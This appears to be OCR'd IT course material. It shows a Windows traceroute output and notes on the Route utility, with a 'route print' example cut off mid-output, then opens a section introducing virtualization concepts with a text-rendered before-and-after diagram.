
Tracing route to dns.google [8.8.8.8]
over a maximum of 30 hops:
  0  Windows10 [10.10.10.10]
  1  10.10.10.2
  2  192.168.1.1
  3  100.64.63.254
  4  192.168.34.201
  5  192.168.48.6
  6  192.168.48.2
  7  192.168.48.49
  8  nsg-corporate-229.104.185.122.airtel.in [122.185.104.229]
  9  182.79.198.6
 10  72.14.208.234
 11  108.170.234.3
 12  142.251.55.227
 13  dns.google [8.8.8.8]

Computing statistics for 325 seconds...
```

Route

- The **Route** utility is used to show the ongoing status of the routing table on the host
- It is more useful when the host has multiple IPs and multiple hosts
- The netmask, network destination, and gateways are displayed in the Active routes section of the Route utility

- `route [-p] command dest [mask subnet] gateway [-if interface]` is the command for adding deleting or changing a route entry



```
C:\Users\Admin>route print
===========================================================================
Interface List


LO#05: Explain Virtualization Concepts



Introduction to Virtualization


- Virtualization refers to the creation of a virtual version of **hardware** or **software** resources in a system

Before Virtualization
Applications
Operating System
X86 Architecture
CPU
Memory
NIC
Disk
After Virtualization
Applications
Applications
Operating System
Operating System
VMware Virtualization Layer
X86 Architecture
CPU
Memory
NIC
Disk

A hardware platform (host machine) is used to run a **single** OS and its applications

A hardware platform (host machine) is used to run **multiple** operating systems and their applications

Notes: ____________________



Characteristics of Virtualization

Partitioning

- The ability to run multiple operating systems and applications on a single physical system by virtually **partitioning** the hardware resources

